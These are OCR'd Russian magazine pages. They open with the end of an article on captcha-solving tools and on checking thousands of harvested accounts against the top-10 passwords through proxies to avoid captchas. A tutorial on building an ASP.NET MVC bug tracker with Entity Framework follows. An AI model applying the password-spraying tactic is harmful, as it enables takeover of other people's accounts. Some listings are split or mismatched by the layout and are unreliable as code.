
Бывают еще и аудиокапчи, часть реализаций из которых вполне успешно «решили» исследователи из Стэнфордского университета, Тулейнского университета и французского института INRIA, разработав систему deCAPTCHA (decaptcha.net). С картинками работает PWNtcha (caca.zoy.org/wiki/PWNtcha), один из самых популярных ресурсов, и четыре проекта на CodeProject (можно нагуглить самостоятельно).

Некоторые хакеры приноровились использовать возможность подключать модули из программ распознавания текста (FineReader) в свои проекты.


Не всегда капча является проблемой — часто ее не требуется вводить при первой авторизации (социальные сети, почтовые сервисы), она активируется только после неудачной попытки входа. Поэтому сейчас в моде проверять тысячи учетных записей (собранных парсером) на TOP-10 паролей с использованием прокси. Таким образом хакер не встречает капчу и собирает урожай, приложив минимум усилий.

### ЗАКЛЮЧЕНИЕ

В этой статье мы рассмотрели пример программы для массового восстановления паролей своих друзей и просто знакомых (с их письменного согласия), реализованной на C#. Примечательная особенность разобранного примера в его универсальности, нет необходимости компилировать программу для каждого ресурса в отдельности. Следует также учитывать и что возможности использования подобных программ хакерами напрямую зависят от настроек безопасности проверяемого сервиса.




Пример используемой капчи



# БАГТРЕКЕР НА ASP.NET MVC

Игорь Антонов aka Spider_NET
vr-online.ru, antonov.igor.khv@gmail.com

## *Зря ты обходил стороной этот фреймворк!*

Технология ASP.NET уже давно перестала быть неповоротливым монстром и уделом унылых корпоративных приложений. Заряженная MVC-фреймворком, платформа ASP.NET превращается в грозное оружие, нацеленное на хайлоад и действительно большие проекты. Ну а мы что? Мы в стороне не останемся.

## ЧТО МНЕ ПОНРАВИЛОСЬ В ASP.NET MVC

Моя основная работа никогда не была напрямую связана с веб-разработкой. Все проекты создавались в свободное время и на технологиях, которые были мне симпатичны. Изначально я остановил выбор (как и многие) на PHP. Я долго на нем писал код, постоянно закрывая глаза на его странности и проблемы. Мне нравились многие PHP-фреймворки (Kohana, CodeIgniter, FuelPHP и другие), и я с удовольствием применял их в своих проектах. Однако, несмотря на плюсы и многообразие готовых каркасов, мне всегда хотелось переметнуться в другой лагерь и посмотреть, как происходит разработка аналогичных вещей там. Сначала я присматривался к популярному Ruby с его рельсами, но потом все же решил остановиться на .NET. Перечислять плюсы данной платформы можно долго, но наиболее значимыми для меня все же стали:

1. Надежность. Моя карьера разработчика началась с языка программирования на Delphi. Строгая типизация, ООП, компиляция — все эти вещи прочно укоренились в моей голове. Мне нравится, когда я могу предсказать результат выполнения кода, а если допущу ошибку, то меня подстрахует компилятор. Если код пахнет откровенной тухлятиной, то компилятор обязательно сообщит об этом и разработчик сможет предпринять необходимые действия. Разрабатывая приложение под ASP.NET, я попадаю в ту же самую среду, где в моем распоряжении предсказуемый и строго типизированный язык (C#) с подушкой безопасности в лице компилятора.
2. Инструменты. Visual Studio — прекрасная IDE, а вкупе с такими штуками, как ReSharper, и вовсе превращается в настоящий комбайн для разработчиков. Все необходимое собрано под одной оболочкой: полноценный отладчик, средства для рефакторинга, IntelliSense, оснастки для связи со вспомогательными технологиями и многое другое. Все компоненты работают шустро и мотивируют на плодотворную работу.
3. Полная документация. Технические документы по технологиям Microsoft оперативно обновляются и содержат массу полезной информации, начиная от теории и заканчивая полноценными примерами. Я уже не говорю о ежегодных подборках бесплатных тренингов в виде скринкастов и других плюшек вроде сильного и отзывчивого комьюнити.
4. Производительность. Сравнивать производительность двух похожих технологий всегда интересно, на зачастую такие сравнения не совсем объективны. В больших проектах и при командной разработке ASP.NET показывает класс и оставляет далеко позади многих оппонентов. Скорость исполнения кода благодаря компиляции во многих случаях выше, чем в интерпретируемых языках.
5. Безопасность. Не буду говорить, что это ключевое требование для каждого современного проекта. В ASP.NET все нацелено на создание безопасного кода. С одной стороны тебя страхует компилятор (от «детских болезней»), а с другой — всевозможные библиотеки и готовые механизмы (например, безопасная система аутентификации).
6. Расширяемость. Когда выходишь за рамки типовых проектов, всегда возникает задача расширяемости. Если библиотека/технология не поддерживает возможность масштабирования, то нужно трижды подумать перед тем, как начать строить на ее основе долгоиграющий проект. Реализация MVC-фреймворка от Microsoft достаточно хорошо продумана, и проблемы с наращиванием функционала вряд ли возникнут. Разработчик всегда может написать реализацию отдельного компонента системы, тем самым снабдив его необходимым функционалом.
7. Хозяин своему коду. Я люблю полностью контролировать свой код, и мне дико не нравится, когда система генерит его без моего ведома. В классическом ASP.NET одной из проблем всегда была бесконтрольная верстка.

```
e:\Projects\C#\BugTracker\Верстка\cabinet.html - Notepad++

            <span class="icon-bar"></span>
          </button>
          <a class="brand" href="http://dalgaso.ru" target="_blank">BugTracker for ][akep</a>
           <div class="nav-collapse collapse">
              <div class="pull-right">
              <ul class="nav pull-right">
                  <li class="dropdown"><a href="#" class="dropdown-toggle" data-toggle="dropdown">Добро
                  пожаловать, Alice Cooper <b class="caret"></b></a>
                      <ul class="dropdown-menu">
                          <li><a href="#"><i class="icon-cog"></i> Помощь</a></li>
                          <li class="divider"></li>
                          <li><a href="#"><i class="icon-off"></i> Выйти</a></li>
                      </ul>
                  </li>
              </ul>
            </div>
          </div><!--/.nav-collapse -->
        </div><!-- /.navbar-inner -->
      </div><!-- /.navbar -->

    </div> <!-- /.container -->
  </div><!-- /.navbar-wrapper -->

<div style="height: 90px;"></div>

<div class="container marketing">

<div style="float:left; width:280px;">
<div class="sidebar-nav">
    <div class="well" style="width:275px; padding: 8px 0;">
        <ul class="nav nav-list">

Hyper Text Markup Language file   length : 5822   lines : 1  Ln : 97   Col : 26   Sel : 0 | 0   Dos\Window ANSI as UTF-8 INS
```

**Бутстрапим тему**

Платформа так и норовила сформировать невалидный код разметки, который трудно переделать под себя. В ASP.NET MVC такая проблема отсутствует напрочь. Здесь программист сам командует парадом.

## MODEL VIEW CONTROLLER

На страницах нашего журнала я уже несколько раз рассматривал архитектурный паттерн MVC (модель, представление, контроллер). В одном из номеров я даже приводил пример разработки простейшего MVC-фреймворка на PHP. Паттерн MVC условно делит архитектуру приложения на три компонента:

- модель (model) — определяет основные сущности приложения. Звучит заумно, но под этой фразой всего лишь подразумеваются алгоритмы/классы, необходимые для доступа к данным. Например, мы собираемся делать многопользовательское приложение. Класс, описывающий объект пользователя, будет моделью;
- представление (view) — визуализация моделей. На примере веб-приложений это будет HTML-верстка;
- контроллер (controller) — отвечает за обработку поступающих запросов.

Главная цель MVC — обеспечить разделение ответственности между основными компонентами приложения. Контроллер не должен знать нюансы формирования верстки или хранения данных в БД, он выполняет лишь роль проводника. Пользователь попросил, а контрол нашел правильный путь, не задумываясь о том, что там может произойти.

## БАГТРЕКЕР

Типичный пример при знакомстве с подобными фреймворками — создание еще одного движка для блога. Я сначала хотел пойти тем же путем, но в итоге решил придумать более полезное приложение. Так родилась идея проверить фреймворк на создании проекта «Багтрекер». Такие приложения наиболее востребованы в компаниях, где более-менее налажен процесс разработки, и совсем скоро ты убедишься, что сотворить нечто подобное на ASP.NET MVC проще простого.

## СТОИТ ЛИ ИЗУЧАТЬ КЛАССИЧЕСКИЙ ASP.NET?

Простота MVC-фреймворка для ASP.NET может легко создать ошибочное мнение. Мол, к чему этот «неповоротливый» ASP.NET с его «странной» разметкой, мне хватит и ASP.NET MVC. Однако не стоит забывать, что MVC — это всего лишь архитектурный паттерн и его можно реализовать самостоятельно на любом языке. Тут ситуация аналогична миру PHP. С момента появления MVC-фреймворков язык получил второе дыхание и сумел привлечь новых поклонников. Почему? Порог вхождения в и без того простой язык программирования снизился. Многие вещи стали доступны из коробки. В мире ASP.NET произошла аналогичная ситуация. MVC-фреймворк от Microsoft существенно понизил барьер вхождения в технологию ASP.NET. Правда, это не говорит, что без фреймворка платформа никуда не годится. Просто запомни, что он — это лишь очередной слой, скрывающий от твоего взора ряд нюансов классического ASP.NET. Имея достаточный уровень подготовки, ты без проблем можешь сделать свою реализацию MVC-фреймворка под платформу ASP.NET. Он тоже сможет «в три пятнадцать» делать красивые урлы и осуществлять контроль над генерируемой разметкой. К чему это я все говорю? А к тому, что технология ASP.NET намного шире, чем просто ASP.NET MVC. Ее глубокому изучению однозначно стоит уделить время, и только тогда ты сможешь по-настоящему прочувствовать всю мощь платформы от Microsoft, которая так полюбилась в корпоративном сегменте.

Теперь давай определимся с функционалом будущего проекта. Будущий багтрекер должен:

- отображать список тикетов с возможностью быстрой фильтрации по их состоянию (открыто/закрыто);
- обладать простым интерфейсом, упрощающим процесс добавления задач в базу;
- производить приятное впечатление на пользователя.

С первыми двумя пунктами все ясно — немного кода на C#, и все готово, но как быть с интерфейсом? Мы воспользуемся фреймворком Twitter Bootstrap (см. статью про него в 168-м номере нашего журнала), который позволит нам состряпать симпатичный интерфейс для приложения за несколько минут. Я не стану приводить портянку из пары десятков килобайт шаблонного HTML-кода (тем более что там нет ничего необычного), а просто дам ссылку на заготовку: goo.gl/Xvhsmh. Качай и повторяй действия вместе со мной.

## ЧТО ПОЧИТАТЬ

goo.gl/pVxty — прекрасный цикл статей Андрея Черникова. В статьях рассматривается процесс создания полноценного сайта. Мануал больше ориентирован на читателей, имеющих опыт разработки на ASP.NET MVC.
goo.gl/9Di7X — книга «ASP.NET MVC3 Framework с примерами на C# для профессионалов». Книга немного устарела (беда русских изданий), но все же до сих пор актуальна и новичкам будет в самый раз.
goo.gl/i5t4r — книга «ASP.NET MVC4. Разработка реальных веб-приложений с помощью ASP.NET MVC». В отличие от предыдущей рассматривается свежая версия MVC-фреймворка, но материал больше подойдет для тех, кто уже немного в теме.
techdays.ru — на сайте представлено огромное количество докладов по технологиям и продуктам компании Microsoft. Рекомендую обратить внимание на тренинги по ASP.NET MVC от Гайдара Магданурова.

### ДЕЛАЕМ ПРОЕКТ

У меня нет профессиональной версии студии, поэтому я воспользовался экспресс-версией редакции «Для web». Запускай студию и создавай новый проект «Веб-приложение ASP.NET 4» с гордым названием BugTrackerForX.

В окне мастера создания нового проекта тебе будет предложено выбрать шаблон для приложения. Шаблоны позволяют сразу же снабдить будущее творение определенным функционалом. Например, выбрав шаблон «Интернет-приложение», ты получишь заготовку с регистрационной формой и механизмом аутентификации.

Для своего проекта мы выберем вариант «Простой». Такой проект не будет включать в себя ничего лишнего, и это будет в самый раз для первого знакомства с миром ASP.NET MVC. В окне выбора шаблона для приложения также обрати внимание на пункт View Engine. Здесь выбирается шаблонизатор для представлений. Тебе доступно два варианта: Razor и ASPX.

Во второй версии фреймворка MVC в качестве шаблонизатора использовался ASPX, пришедший из классического ASP.NET. После PHP'ного многообразия движков для рендеринга представлений начинаешь испытывать приступы тошноты от его неуклюжести. Лучше сразу выбирать Razor, максимально приближенный к аналогичным PHP-решениям (Smarty, Twig и так далее).

Больше никаких галок ставить не нужно, жми OK, и студия сгенерирует болванку приложения.

### СТРУКТУРА MVC-ПРИЛОЖЕНИЯ

Открой окно Solution Explorer пошире и мотай на ус теорию.

- **App_Data.** После создания приложения эта директория пуста, но впоследствии в ней будут храниться различные ресурсы приложения, такие как базы данных.
- **App_Start.** В директории принято хранить статичные классы, отвечающие за общую конфигурацию приложения. В предыдущих версиях фреймворка классы, влияющие на конфигурацию приложения, описывались в едином файле Global.asax. Начиная с четвертой версии, принято их разделять на отдельные файлы и помещать в App_Start с кодом инициализации в Global.asax.
- **Content.** Статичные ресурсы приложения. Сюда можно помещать изображения, файлы стилей и много чего другого.
- **Controllers.** Из названия сразу понятно, что здесь должны храниться все контроллеры.
- **Models.** Содержит описание моделей приложения.
- **Scripts.** Здесь должны находиться различные вспомогательные библиотеки. Как правило, это JavaScript-тулзы вроде Angular.JS или jQuery. При создании приложения по шаблону «Простой» в эту папку автоматически добавляется ряд библиотек: jQuery, jQuery UI, knockout, modernizr и другие.
- **Views.** Название директории опять подсказывает тип содержимого. Все представления группируются по принадлежности к контроллерам. Например, все представления, относящиеся к контроллеру Home, будут размещаться по пути Views/Home/.
- **Global.asax** — о предназначении этого файла я упоминал, когда рассказывал про директорию App_Start. Напоминаю еще раз: в файле определяется код инициализации проекта.
- **Web.config** — основной файл конфигурации приложения. Например, здесь описываются настройки соединения с СУБД; настройки вспомогательных компонентов (таких как Entity Framework).

### ВЫЖИГАЕМ МОДЕЛИ


Начинать разработку приложения будем с проектирования моделей. Для создания багтрекера нам потребуется описать несколько моделей:

- тикет (Ticket) — сущность, характеризующая отдельную заявку (пост в багтрекер). Ряд полей этой модели будет ссылаться на другие модели;
- статус (Status) — статус выполнения заявки;
- категория (Category) — категория заявки;
- пользователь (User) — пользователь, оставивший тикет.


Каждая модель в ASP.NET MVC фреймворке описывается в виде отдельного класса в папке Model (можно в любом месте). Добавление новых моделей выполняется в контекстном меню с помощью пункта Add → Class. Создай все модели (см. соответствующие листинги) и возвращайся к тексту статьи.

Листинг 1. Описание модели Category


```
public class Category
{
    public int CategoryId { get; set; }
```





Пример готовой верстки




Окно Solution Explorer




CRUD-интерфейс в действии



Дизайним схему таблицы

```
    public string Title { get; set; }
}
```

```
Листинг 2. Описание модели Status
public class StatusModel
{
    public int StatusId { get; set; }
    public string Title { get; set; }
}
```

```
Листинг 3. Описание модели Ticket
public class Ticket
{
    public int TicketId { get; set; }
    public string Title { get; set; }
    public string Description { get; set; }
    public DateTime Date { get; set; }
    public int? CategoryId { get; set; }
    public virtual Category Category { get; set; }
    public int? StatusId { get; set; }
    public virtual Status Status { get; set; }
    public int? UserId { get; set; }
    public virtual User User { get; set; }
```

```
Листинг 4. Описание модели User
public class User
{
    public int UserId { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string Email { get; set; }
}
```

## ПОДКЛЮЧАЕМ ENTITY FRAMEWORK

Платформа .NET предоставляет нам несколько способов доступа к данным. Мы воспользуемся наиболее актуальным из них — Entity Framework. Помимо типичных задач, возлагаемых на ORM (Object relation mapping) фреймворк, в EF реализована поддержка методики CodeFirst, позволяющая девелоперу на этапе разработки не задумываться о дизайне схемы БД. Достаточно лишь описать модели, а вопросы создания базы и таблиц на себя возьмет сам фреймворк. Нельзя сказать, что такая схема будет готова к использованию в продакшне, однако при разработке приложения с нуля этот подход позволит существенно сэкономить время.

Чтобы воспользоваться плюсами этого фреймворка, нам необходимо подключить его к своему проекту. Проще всего это сделать при помощи консоли управления пакетами NuGet. Сразу после инсталляции Visual Studio for Web расширение Nuget Package Manager недоступно. Его требуется установить самостоятельно, воспользовавшись пунктом Extensions and Update в меню Service. После установки запускай Nuget Package Manager Console и вводи в ней команду для установки Entity Framework: Install-Package EntityFramework.

Установив Entity Framework, мы можем создать контекст данных для наших моделей и начать производить первые манипуляции с добавленными в БД записями. Под страшным словом «контекст» подразумевается создание класса наследника от DbContext (System.Data.Entity), который свяжет модели с таблицами базы данных. Создавай новый класс для контекста данных в директории Models и переписывай в него код листинга 5.


```
Листинг 5. Реализация класса контекста
public class BugTrackerContext : DbContext
{
    public DbSet<Category> Categories { get; set; }
    public DbSet<Status> Statuses { get; set; }
    public DbSet<Ticket> Tickets { get; set; }
    public DbSet<User> Users { get; set; }
}
```

